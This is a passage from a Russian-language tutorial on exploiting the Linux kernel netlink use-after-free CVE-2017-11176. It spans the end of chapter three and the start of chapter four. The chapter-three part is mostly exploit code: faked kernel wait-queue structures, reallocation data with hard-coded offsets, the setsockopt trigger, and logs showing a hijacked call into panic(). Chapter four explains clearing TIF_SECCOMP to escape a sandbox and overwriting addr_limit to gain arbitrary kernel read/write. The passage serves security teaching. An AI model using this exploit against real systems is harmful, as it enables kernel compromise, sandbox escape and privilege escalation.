ffffffff810618de:   49 39 d5        cmp    r13,rdx                      // проверка "pos !=wait_head"
ffffffff810618e1:   48 8b 58 18     mov    rbx,QWORD PTR [rax+0x18]     // сохранение "task_list" в RBX
ffffffff810618e5:   74 3f           je     0xffffffff81061926           // переход к exit
ffffffff810618e7:   48 83 eb 18     sub    rbx,0x18                     // RBX: текущий элемент
ffffffff810618eb:   eb 0a           jmp    0xffffffff810618f7           // начало цикла!
ffffffff810618ed:   0f 1f 00        nop    DWORD PTR [rax]
```

Код стартует с обновления указателя «`curr`» (игнорируемого во время первого цикла), а затем и ядра самого цикла:

```
ffffffff810618f0:   48 89 d8        mov    rax,rbx                      // установка "currr" в RAX
ffffffff810618f3:   48 8d 5a e8     lea    rbx,[rdx-0x18]               // подготовка элемента "next" в RBX
ffffffff810618f7:   44 8b 20        mov    r12d,DWORD PTR [rax]         // "flags = curr->flags"
ffffffff810618fa:   4c 89 f1        mov    rcx,r14                      // 4ый аргумент "key"
ffffffff810618fd:   44 89 fa        mov    edx,r15d                     // 3ий аргумент "wake_flags"
ffffffff81061900:   8b 75 cc        mov    esi,DWORD PTR [rbp-0x34]     // 2ой аргумент "mode"
```

```
ffffffff81061903:   48 89 c7        mov     rdi,rax                 // 1ый аргумент "curr"
ffffffff81061906:   ff 50 10        call    QWORD PTR [rax+0x10]    // ПРИМИТИВ ПРОИЗВОЛЬНОГО ВЫЗОВА
```

Каждое утверждение "`if()`" оценивается на предмет того, «сломается» оно или нет:

```
ffffffff81061909:   85 c0           test    eax,eax                 // проверка возврата curr->func()
ffffffff8106190b:   74 0c           je      0xffffffff81061919      // к следующему элементу
ffffffff8106190d:   41 83 e4 01     and     r12d,0x1                // проверка "flags &
WQ_FLAG_EXCLUSIVE"
ffffffff81061911:   74 06           je      0xffffffff81061919      // к следующему элементу
ffffffff81061913:   83 6d c8 01     sub     DWORD PTR [rbp-0x38],0x1 // уменьшение "nr_exclusive"
ffffffff81061917:   74 0d           je      0xffffffff81061926      // объявление "break"
```

Выполним итерацию в `list_for_each_entry_safe()` и (при необходимости) вернёмся обратно:

```
ffffffff81061919:   48 8d 43 18     lea     rax,[rbx+0x18]          // "pos = n"
ffffffff8106191d:   48 8b 53 18     mov     rdx,QWORD PTR [rbx+0x18] // "n = list_next_entry()"
ffffffff81061921:   49 39 c5        cmp     r13,rax                 // сравнение с заголовком очереди
ожидания
ffffffff81061924:   75 ca           jne     0xffffffff810618f0      // возврат к началу цикла (элемент
next)
```

Таким образом, смещения элементов очереди ожидания таковы:

```
struct __wait_queue {
    unsigned int flags;                 // <----- offset = 0x00 (padded)
#define WQ_FLAG_EXCLUSIVE 0x01
    void *private;                      // <----- offset = 0x08
    wait_queue_func_t func;             // <----- offset = 0x10
    struct list_head task_list;         // <----- offset = 0x18
};
```

Кроме того, мы знаем, что поле `task_list` в структуре `wait_queue_head_t` расположено на смещении 0x8.

Это было вполне предсказуемо – но нам важно понимать код в сборке, чтобы знать, откуда именно вызывается примитив произвольного вызова (`0xffffffff81061906`) – это очень удобно при отладке. Вдобавок нам станет известно состояние различных регистров, *обязательных* в следующей главе.

Следующий шаг – найти адрес поля `wait` в `struct netlinksock`. Мы можем извлечь его из функции `netlink_setsockopt()`, которая вызывает `wake_up_interruptible()`:

```
static int netlink_setsockopt(struct socket *sock, int level, int optname,
                  char __user *optval, unsigned int optlen)
{
    struct sock *sk = sock->sk;
    struct netlink_sock *nlk = nlk_sk(sk);
    unsigned int val = 0;
    int err;

   // ... вырезано ...

    case NETLINK_NO_ENOBUFS:
        if (val) {
            nlk->flags |= NETLINK_RECV_NO_ENOBUFS;
            clear_bit(0, &nlk->state);
            wake_up_interruptible(&nlk->wait);          // <---- первый аргумент имеет нужное смещение !
        } else
            nlk->flags &= ~NETLINK_RECV_NO_ENOBUFS;
```

```
            err = 0;
            break;

    // ... вырезано ...
}
```

> Примечание: из предыдущего раздела мы знаем, что поле `groups` расположено на `0x2a0`. Исходя из структуры расположения, мы можем *предположить*, что смещение будет примерно равно `0x2b0`, но нам нужно это проверить. Иногда всё не так очевидно...

Функция `netlink_setsockopt()` – это нечто большее, чем `__wake_up_common()`. Если у вас нет дизассемблера наподобие IDA, найти завершение этой функции может оказаться довольно непросто. Однако, нам не надо изменять всю функцию полностью! Нужно лишь найти вызов макроса `wake_up_interruptible()`, который вызывает `__wake_up()`.

Найдём его!

```
$ egrep "netlink_setsockopt| __wake_up$" System.map-2.6.32
ffffffff81066560 T __wake_up
ffffffff814b8090 t netlink_setsockopt
```

То есть:

```
ffffffff814b81a0:   41 83 8c 24 94 02 00  or      DWORD PTR [r12+0x294],0x8     // nlk->flags |=
NETLINK_RECV_NO_ENOBUFFS
ffffffff814b81a7:   00 08
ffffffff814b81a9:   f0 41 80 a4 24 a8 02  lock and BYTE PTR [r12+0x2a8],0xfe   // clear_bit()
ffffffff814b81b0:   00 00 fe
ffffffff814b81b3:   49 8d bc 24 b0 02 00  lea     rdi,[r12+0x2b0]              // 1ый arg = &nlk->wait
ffffffff814b81ba:   00
ffffffff814b81bb:   31 c9                 xor     ecx,ecx                      // 4ый arg = NULL (key)
ffffffff814b81bd:   ba 01 00 00 00        mov     edx,0x1                      // 3ий arg = 1
(nr_exclusive)
ffffffff814b81c2:   be 01 00 00 00        mov     esi,0x1                      // 2ой arg =
TASK_INTERRUPTIBLE
ffffffff814b81c7:   e8 94 e3 ba ff        call    0xffffffff81066560           // call __wake_up()
ffffffff814b81cc:   31 c0                 xor     eax,eax                      // err = 0
ffffffff814b81ce:   e9 e9 fe ff ff        jmp     0xffffffff814b80bc           // переход к exit
```

И мы были правы – смещение оказалось `0x2b0`.

Отлично! Пока что мы знаем, каково смещение `wait` в структуре `netlink_sock`, а также знаем расположение элемента очереди ожидания. Кроме того, мы точно знаем, где именно вызывается примитив произвольного вызова. Давайте *сымитируем* структуру данных ядра и заполним данные перераспределения.

Имитация структуры данных ядра

Поскольку разработка с жёстко заданным смещением может быстро привести к тому, что код эксплойта быстро станет нечитаемым, полезно будет *сымитировать* структуру данных ядра. Чтобы убедиться, что мы не делаем никаких ошибок, мы адаптируем макрос `MAYBE_BUILD_BUG_ON` для создания макроса `static_assert` (и проверки во время компиляции):

```
#define BUILD_BUG_ON(cond) ((void)sizeof(char[1 - 2 * !!(cond)]))
```

Если какое-либо условие будет соблюдено, макрос попытается выявить массив с отрицательным размером, который приведёт к ошибке компиляции. Удобненько!

Имитировать простую структуру легко – вам просто нужно объявить её, как это делает ядро:

```
// указание на конкретное смещение
#define NLK_PID_OFFSET              0x288
#define NLK_GROUPS_OFFSET           0x2a0
#define NLK_WAIT_OFFSET             0x2b0
#define WQ_HEAD_TASK_LIST_OFFSET    0x8
#define WQ_ELMT_FUNC_OFFSET         0x10
#define WQ_ELMT_TASK_LIST_OFFSET    0x18

struct list_head
{
   struct list_head *next, *prev;
};

struct wait_queue_head
{
   int slock;
   struct list_head task_list;
};

typedef int (*wait_queue_func_t)(void *wait, unsigned mode, int flags, void *key);

struct wait_queue

{
   unsigned int flags;
#define WQ_FLAG_EXCLUSIVE 0x01
   void *private;
   wait_queue_func_t func;
   struct list_head task_list;
};
```

Вот так!

С другой стороны, если вы хотите сымитировать *netlink_sock*, то придётся добавить несколько *отступов*, чтобы соблюсти правильную компоновку, либо же даже заново реализовывать все «встроенные» структуры... Мы не будем делать это здесь, поскольку нам нужно ссылаться только на поля «`wait`», «`pid`» и «`groups`» (для проверки перераспределения).

Шлифовка данных перераспределения

Итак, теперь у нас есть структура, и можно объявить элемент очереди ожидания пространства пользователя и фиктивный элемент `next` (глобально):

```
static volatile struct wait_queue g_uland_wq_elt;
static volatile struct list_head g_fake_next_elt;
```


И завершить содержимое данных перераспределения:

```
#define PANIC_ADDR ((void*) 0xffffffff81553684)

static int init_realloc_data(void)
{
   struct cmsghdr *first;
   int* pid = (int*)&g_realloc_data[NLK_PID_OFFSET];
   void** groups = (void**)&g_realloc_data[NLK_GROUPS_OFFSET];
   struct wait_queue_head *nlk_wait = (struct wait_queue_head*) &g_realloc_data[NLK_WAIT_OFFSET
];
```

```
    memset((void*)g_realloc_data, 'A', sizeof(g_realloc_data));

    // необходимо пройти проверки в  __scm_send()
    first = (struct cmsghdr*) &g_realloc_data;
    first->cmsg_len = sizeof(g_realloc_data);
    first->cmsg_level = 0;    // должно отличаться от SOL_SOCKET=1 чтобы пропустить cmsg
    first->cmsg_type = 1;     // <---- ПРОИЗВОЛЬНОЕ ЗНАЧЕНИЕ

    // используется при проверке перераспределения
    *pid = MAGIC_NL_PID;
    *groups = MAGIC_NL_GROUPS;

    // первый элемент в очереди ожидания nlk – это наш элемент пространства пользователя (поле task_list!)
    BUILD_BUG_ON(offsetof(struct wait_queue_head, task_list) != WQ_HEAD_TASK_LIST_OFFSET);
    nlk_wait->slock = 0;
    nlk_wait->task_list.next = (struct list_head*)&g_uland_wq_elt.task_list;
    nlk_wait->task_list.prev = (struct list_head*)&g_uland_wq_elt.task_list;

    // инициализация поддельного второго элемента (из-за list_for_each_entry_safe())
    g_fake_next_elt.next = (struct list_head*)&g_fake_next_elt; // указатель на себя
    g_fake_next_elt.prev = (struct list_head*)&g_fake_next_elt; // указатель на себя

    // инициализация элемента очереди ожидания пространства пользователя
    BUILD_BUG_ON(offsetof(struct wait_queue, func) != WQ_ELMT_FUNC_OFFSET);
    BUILD_BUG_ON(offsetof(struct wait_queue, task_list) != WQ_ELMT_TASK_LIST_OFFSET);
    g_uland_wq_elt.flags = WQ_FLAG_EXCLUSIVE; // устанавливает exit после первого произвольного вызова
    g_uland_wq_elt.private = NULL; // не используется
    g_uland_wq_elt.func = (wait_queue_func_t) PANIC_ADDR; // <----- произвольный вызов !
    g_uland_wq_elt.task_list.next = (struct list_head*)&g_fake_next_elt;
    g_uland_wq_elt.task_list.prev = (struct list_head*)&g_fake_next_elt;
    printf("[+] g_uland_wq_elt addr = %p\n", &g_uland_wq_elt);
    printf("[+] g_uland_wq_elt.func = %p\n", g_uland_wq_elt.func);

    return 0;
}
```

Видите, насколько меньше *уязвим для ошибок* такой код по сравнению с жёстко заданным смещением?

Макет данных перераспределения теперь выглядит так:



Прекрасно - мы успешно завершили желаемое! Мы закончили работать с данными перераспределения! :-)

Запуск примитива произвольного вызова

И вот, наконец-то настал тот момент, когда нам нужно запустить примитив произвольного вызова из основного потока. Поскольку мы уже знакомы с этим путём из второй главы, следующий код должен быть довольно прост для понимания:

```
int main(void)
{
   // ... вырезано ...

   printf("[+] reallocation succeed! Have fun :-)\n");

   // вызов примитива произвольного вызова
   val = 3535; // должно отличаться от нуля
   if (_setsockopt(unblock_fd, SOL_NETLINK, NETLINK_NO_ENOBUFS, &val, sizeof(val)))
   {
      perror("[-] setsockopt");
      goto fail;
   }

   printf("[ ] are we still alive ?\n");
   PRESS_KEY();

   // ... вырезано ...
}
```

Результаты эксплойта

Теперь можно запустить эксплойт и посмотреть – работает ли он? Поскольку ядро даёт сбой, у вас может не быть времени на то, чтобы изучить вывод `dmesg` с вашей виртуальной машины. Настоятельно рекомендуется использовать netconsole!

Ну что, запустим эксплойт:

```
[ ] -={ CVE-2017-11176 Exploit }=-
[+] successfully migrated to CPU#0
[ ] optmem_max = 20480
[+] can use the 'ancillary data buffer' reallocation gadget!
[+] g_uland_wq_elt addr = 0x602820
[+] g_uland_wq_elt.func = 0xffffffff81553684
[+] reallocation data initialized!
[ ] initializing reallocation threads, please wait...
[+] 300 reallocation threads ready!
[+] reallocation ready!
[ ] preparing blocking netlink socket
[+] socket created (send_fd = 603, recv_fd = 604)
[+] netlink socket bound (nl_pid=118)
[+] receive buffer reduced
[ ] flooding socket
[+] flood completed
[+] blocking socket ready
[+] netlink socket created = 604
[+] netlink fd duplicated (unblock_fd=603, sock_fd2=605)
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 604 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 605 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
```

> Примечание: мы не видим строку " reallocation succeed", по той простой причине, что ядро вылетает ещё до её вывода на консоль (однако эта строка заносится в буфер).

Результат `netconsole`:

```
[ 213.352742] Freeing alive netlink socket ffff88001bddb400
[ 218.355229] Kernel panic - not syncing: ^A
[ 218.355434] Pid: 2443, comm: exploit Not tainted 2.6.32
[ 218.355583] Call Trace:
[ 218.355689] [<ffffffff8155372b>] ? panic+0xa7/0x179
[ 218.355927] [<ffffffff810665b3>] ? __wake_up+0x53/0x70
[ 218.356045] [<ffffffff81061909>] ? __wake_up_common+0x59/0x90
[ 218.356156] [<ffffffff810665a8>] ? __wake_up+0x48/0x70
[ 218.356310] [<ffffffff814b81cc>] ? netlink_setsockopt+0x13c/0x1c0
[ 218.356460] [<ffffffff81475a2f>] ? sys_setsockopt+0x6f/0xc0
[ 218.356622] [<ffffffff8100b1a2>] ? system_call_fastpath+0x16/0x1b
```

ПОБЕДА! Мы успешно вызвали `panic()` из `netlink_setsockopt()`!

Теперь мы контролируем поток выполнения ядра! Был использован *произвольный вызов примитива*! :-)

Заключение

Ох, это был долгий путь!

В этой главе мы много что узнали и сделали:

1) Мы увидели подсистему памяти с упором на аллокатор SLAB и ознакомились с критической структурой данных, используемой повсеместно в ядре (`list_head`), а также с макросом `container_of()`.
2) Мы разобрались с ошибкой *use-after-free*, и познакомились с общей стратегией её использования в эксплойте с *перемешиванием типов* в ядре Linux. Акцент был сделан на общей информации, которую нам необходимо собрать перед попыткой запускать эксплойт. Мы узнали, что KASAN может автоматизировать эту трудоёмкую задачу и собрали необходимую информацию, представив несколько методов для статического или динамического определения размера объекта кэша (pahole, `/proc/slabinfo`, ...).
3) Далее мы разобрались, как выполнить перераспределение в ядре Linux с помощью *широкоизвестного* гаджета «буфера вспомогательных данных» (`sendmsg()`); определились, чем можно управлять, и как это использовать для перераспределения с (почти) произвольным контентом. Реализация кода дала нам ещё пару хитростей для минимизации ошибки перераспределения (`cpumask` и `heap spraying`).
4) Мы поняли, где расположены *примитивы uaf* (шлюзы примитивов) и использовали из них один для проверки статуса перераспределения (неконтролируемое чтение), а второй (из очереди ожидания) – для получения произвольного вызова. Реализуя код, мы сымитировали структуру данных ядра и извлекли целевое смещение из сборки. В конце концов, текущий эксплойт стал способен вызывать `panic()`, и мы получили контроль над потоком выполнения ядра.

Что дальше?

В следующей (и последней) главе мы разберёмся, как использовать данный примитив произвольного вызова для захвата ring-0 с помощью `stack pivot` и *ROP-цепочки*. В отличие от эксплуатации ROP в пространстве пользователя, при работе с ядром имеются несколько дополнительных требований, и там мы можем столкнуться с проблемами (ошибки страниц, SMEP). Завершим мы работу восстановлением ядра – так оно не будет выдавать сбой при выходе из эксплойта и повысит наши привилегии.
Надеюсь, вам понравится это путешествие в ядро Linux - увидимся в четвёртой главе!

4. Четвёртая глава

Введение

В этой, заключительной, главе мы займёмся преобразованием примитива произвольного вызова (подробнее – в предыдущей главе) в выполнение произвольного кода в нулевом кольце; затем – восстановим ядро и получим учётные данные root. Очень много внимания будет уделено моментам, которые специфичны для архитектур x86 и x64.

Концепции этой главы будут посвящены важной структуре ядра (`thread_info`), а также тому, как эту структуру использовать в наших целях (получить `current`, избежать seccomp-песочницы, добиться произвольных чтения/записи). Чуть позже мы разберёмся со структурой виртуальной памяти, стеками памяти потоков ядра и тем, как всё это связано с `thread_info`. Также мы разберёмся в том, как Linux реализует хэш-таблицы, используемые Netlink. Всё это нам понадобится при восстановлении ядра.

Следующим шагом мы попытаемся напрямую вызвать полезную нагрузку пространства пользователя и рассмотрим механизм блокировки механизмом аппаратной защиты (SMEP). Для получения важной информации и различных способов обхода SMEP, мы рассмотрим трассировку исключений при сбое страницы.

В-третьих, мы извлечём гаджеты из образа ядра и объясним, почему мы должны ограничить исследование разделом `.text`. С этими гаджетами мы сделаем разворот стека и посмотрим, как бороться с псевдонимами. С помощью гаджета с невысокими ограничениями, мы реализуем ROP-цепочку, отключающую SMEP, восстанавливающую указатель и кадр стека, а также рассмотрим переход к чистому коду пространства пользователя.

В-четвёртых, мы восстановим ядро. Хотя исправить висячий указатель *socket* довольно просто, восстановить список хэшей *netlink* – это немного сложнее. Поскольку списки вёдер не цикличны, и мы, к тому же, потеряли возможность отслеживания некоторых элементов во время перераспределения, для восстановления этого списка мы используем информационные утечки и немного хитрости 😊

И в заключение, мы проведём небольшое исследование о надёжности эксплойта и вариантах его сбоя и, отталкиваясь от этой информации, составим схему угроз на различных этапах работы эксплойта. Также мы рассмотрим методы получения root-прав.

Основные концепции четвёртой главы

> Предупреждение: многие концепции, рассматриваемые здесь, содержат **устаревшую информацию** из-за капитальной реорганизации, начавшейся в середине 2016 года. Например, некоторые поля `thread_info` были перемещены в `thread_struct` (т. е. встроены в `task_struct`). Тем не менее,

> понимание того, «как это было раньше», может помочь вам понять, «как это есть сейчас». И опять же, многие системы используют «старые» версии ядра (ниже 4.8.x).

Для начала мы взглянем на структуру `thread_info` и разберёмся, как можно её использовать время сценария эксплойта (извлечение `current`, выход из seccomp, произвольные чтение/запись).

Далее мы увидим, как построена *карта виртуальной памяти* в среде x86–64. В частности, нас будет интересовать причина того, что трансляция адресации ограничена 48 битами (вместо 64), а значение «канонического» адреса.

Затем мы сконцентрируемся на стеке потоков ядра – и разберёмся, где и когда они созданы и что в них содержится.

Наконец, мы сосредоточимся на структуре данных хэш-таблицы netlink и связанном алгоритме. Понимание этого вопроса поможет нам при восстановлении ядра и повысит надёжность эксплойта.

Структура `thread_info`

Как и `struct task_struct`, `struct thread_info` очень важна для понимания того, как правильно эксплуатировать ошибки в ядре Linux.

Эта структура зависима от архитектуры. В случае x86-64 её определение будет выглядеть так:

```
// [arch/x86/include/asm/thread_info.h]

struct thread_info {
    struct task_struct      *task;
    struct exec_domain      *exec_domain;
    __u32                   flags;
    __u32                   status;
    __u32                   cpu;
    int                     preempt_count;
    mm_segment_t            addr_limit;
    struct restart_block    restart_block;
    void __user             *sysenter_return;
#ifdef CONFIG_X86_32
    unsigned long           previous_esp;
    __u8                    supervisor_stack[0];
#endif
    int                     uaccess_err;
};
```

Вот наиболее важные поля:

- `task`: это указатель на структуру `task_struct`, связанную с `thread_info` (подробнее в разделе ниже);
- `flags`: это поле содержит флаги – такие как *_TIF_NEED_RESCHED* или `_TIF_SECCOMP` (подробнее в разделе обход песочницы на базе seccomp);
- `addr_limit`: «самый высокий» виртуальный адрес пользовательских программ с точки зрения ядра. Используется в «механизме защиты программного обеспечения» (подробнее в разделе получение прав на произвольные ввод и вывод).

Теперь посмотрим, как можно использовать каждое из этих полей в сценарии работы эксплойта.

Использование указателя стека ядра

В целом, если у вас есть доступ к указателю `task_struct`, вы сможете подобраться ко множеству других структур ядра, удалив из него ссылки на указатели. Например, в нашем случае он понадобится для поиска адреса *таблицы FDT* во время восстановления ядра.

Поскольку поле `task` указывает на связанную структуру `task_struct`, её получение – довольно простая операция:

```
#define get_current() (current_thread_info()->task)
```

Хорошо, теперь вопрос: как получить адрес текущего `thread_info`?


Предположим, что **у вас есть указатель в «стеке потоков» ядра**. В этом случае, можно получить текущий указатель `thread_info` с помощью такого кода:

```
#define THREAD_SIZE (PAGE_SIZE << 2)
#define current_thread_info(ptr) (_ptr & ~(THREAD_SIZE - 1))

struct thread_info *ti = current_thread_info(leaky_stack_ptr);
```

Это работает потому, что `thread_info` находится внутри стека потоков ядра (Стеки потоков ядра).

С другой стороны, при наличии указателя на `task_struct`, можно извлечь текущий `thread_info` с полем `stack` из `task_struct`.

То есть, имея один из этих указателей, вы можете извлекать структуры у другого:



Обратите внимание, что поле `stack` структуры `task_struct` указывает не на вершину стека потока ядра, а на `thread_info`!

Обход песочницы на базе seccomp

Контейнеры, как и приложения «песочницы», сейчас становятся очень распространёнными. Применение эксплойта к ядру зачастую является единственным (ну или самым простым) способом обойти эту защиту.

Seccomp в ядре Linux – это средство, позволяющее программам ограничивать доступ к системным вызовам или полностью (то есть сделать вызов будет невозможно), или же частично (через фильтры и параметры). Подобные настройки с использованием правил BPF («программа», компилируемая в ядре), называются **фильтрами seccomp**.

После активации, фильтры seccomp невозможно отключить «обычными» средствами. Поскольку для API нет системного вызова, он усиливает защиту.

Когда программа, использующая seccomp, выполняет системный вызов, ядро проверяет, есть ли в структуре `thread_info` флаги из набора `_TIF_WORK_SYSCALL_ENTRY` (один из них - `TIF_SECCOMP`). Если они есть, это так, то далее программа пойдёт по пути `syscall_trace_enter()`. В самом начале вызывается функция `secure_computing()`:

```
long syscall_trace_enter(struct pt_regs *regs)
{
    long ret = 0;

    if (test_thread_flag(TIF_SINGLESTEP))
        regs->flags |= X86_EFLAGS_TF;

    /* проверка безопасного вычисления */
    secure_computing(regs->orig_ax);                    // <----- "rax" удерживает номер системного вызова

   // ...
}

static inline void secure_computing(int this_syscall)
{
    if (unlikely(test_thread_flag(TIF_SECCOMP)))        // <----- повторная проверка флага
        __secure_computing(this_syscall);
}
```

Мы не будем объяснять, что происходит с seccomp после этого момента. В двух словах, если системный вызов будет запрещён, то сигнал `SIGKILL` будет доставлен в неисправный процесс.

Для нас важно то, что **очистки флага** `TIF_SECCOMP` текущего запущенного потока (`thread_info`) «достаточно», чтобы отключить проверки seccomp.

> Внимание: это правило верно лишь для «текущего» потока, разветвление и выполнение cve на этом моменте снова «реактивируют» seccomp.

Получение прав на произвольные ввод и вывод

Теперь давайте проверим поле `addr_limit` в `thread_info`.

Если вы обратите внимание на различные реализации системных вызовов, то увидите, что большинство из них вызывают `copy_from_user()` в самом начале, чтобы скопировать данные

из пространства пользователя в пространство ядра. Невыполнение этого требования может привести к ошибкам во время *проверки времени использования (TOCTOU)* (к примеру, после проверки может измениться значение пространства пользователя).

Для копирования результата из пространства ядра в данные пространства пользователя код системного вызова также должен вызывать `copy_to_user()`.

```
long copy_from_user(void *to, const void __user * from, unsigned long n);
long copy_to_user(void __user *to, const void *from, unsigned long n);
```

> Примечание: макрос *__user* ничего не делает: это всего лишь подсказка для разработчиков ядра, что эти данные являются указателем на память пространства пользователя. Кроме того, некоторые инструменты (sparse, к примеру) могут извлечь из этого свою пользу.

Как `copy_from_user()`, так и `copy_to_user()` – это функции, зависимые от архитектуры. В архитектуре x86–64 они реализованы в `arch/x86/lib/copy_user_64.S`.

> Примечание: если вас не восхищает перспектива чтения ассемблерного кода, существует **общая** архитектура, которую можно найти в `include/asm-generic/*`. С её помощью можно выяснить, что именно «должна делать» нужная вам функция.

Общий (имеется ввиду не x86-64) код для `copy_from_user()` выглядит следующим образом:

```
// from [include/asm-generic/uaccess.h]

static inline long copy_from_user(void *to,
        const void __user * from, unsigned long n)
{
    might_sleep();
    if (access_ok(VERIFY_READ, from, n))
        return __copy_from_user(to, from, n);
    else
        return n;
}
```

«Программные» проверки прав доступа выполняются в `access_ok()`, в тот момент, когда `__copy_from_user()` безо всяких условий копирует `n` байтов из `from` в `to`. Другими словами, если вы видите `__copy_from_user()` *с непроверяемыми* параметрами – существует серьёзная брешь в безопасности. Что ж, давайте вернёмся к архитектуре x86–64.

Перед выполнением фактического копирования параметр, отмеченный как `__user`, проверяется по значению `addr_limit` текущего `thread_info`. Если диапазон (`from+n`) ниже `addr_limit`, то копирование будет прекращено. В противном же случае `copy_from_user()` вернёт ненулевое значение, указывающее на ошибку.

Значение `addr_limit` устанавливается и извлекается с использованием макросов `set_fs()` и `get_fs()` соответственно:

```
#define get_fs()    (current_thread_info()->addr_limit)
#define set_fs(x)   (current_thread_info()->addr_limit = (x))
```

Например, когда вы выполняете системный вызов `execve()`, ядро пытается найти правильный «двоичный загрузчик». Предполагая, что двоичный файл - это ELF, вызывается функция `load_elf_binary()`, которая затем завершается вызовом функции `start_thread()`:

```
// from [arch/x86/kernel/process_64.c]

void start_thread(struct pt_regs *regs, unsigned long new_ip, unsigned long new_sp)
{
  loadsegment(fs, 0);
  loadsegment(es, 0);
  loadsegment(ds, 0);
  load_gs_index(0);
  regs->ip        = new_ip;
  regs->sp        = new_sp;
  percpu_write(old_rsp, new_sp);
  regs->cs        = __USER_CS;
  regs->ss        = __USER_DS;
  regs->flags     = 0x200;
  set_fs(USER_DS);                    // <-----
  /*
   * Освобождение старого FP  и прочих расширенных параметров
   */
  free_thread_xstate(current);
}
```

Функция `start_thread()` сбрасывает значение `addr_limit` текущего `thread_info` в значение `USER_DS`, которое определено здесь:

```
#define MAKE_MM_SEG(s)      ((mm_segment_t) { (s) })
#define TASK_SIZE_MAX       ((1UL << 47) - PAGE_SIZE)
#define USER_DS     MAKE_MM_SEG(TASK_SIZE_MAX)
```

Из этого следует, что адрес пространства пользователя действителен, если он меньше `0x7fffffff000` (раньше, на 32-битных процессорах, он был равен `0xc0000000`).

Как вы уже могли догадаться, **перезапись значения `addr_limit` приводит к произвольному примитиву ввода/вывода**. В идеале нам нужно нечто, что делает следующее:

```
#define KERNEL_DS MAKE_MM_SEG(-1UL)       // <----- 0xffffffffffffffff
set_fs(KERNEL_DS);
```

Если нам удастся это сделать, мы **отключим механизм защиты программного обеспечения**. Опять же, это только «софт»! Аппаратная защита всё ещё включена, доступ к памяти ядра напрямую из пространства пользователя вызовет сбой страницы, который уничтожит ваш эксплойт (SIGSEGV), потому что уровень выполнения всё ещё CPL=3.

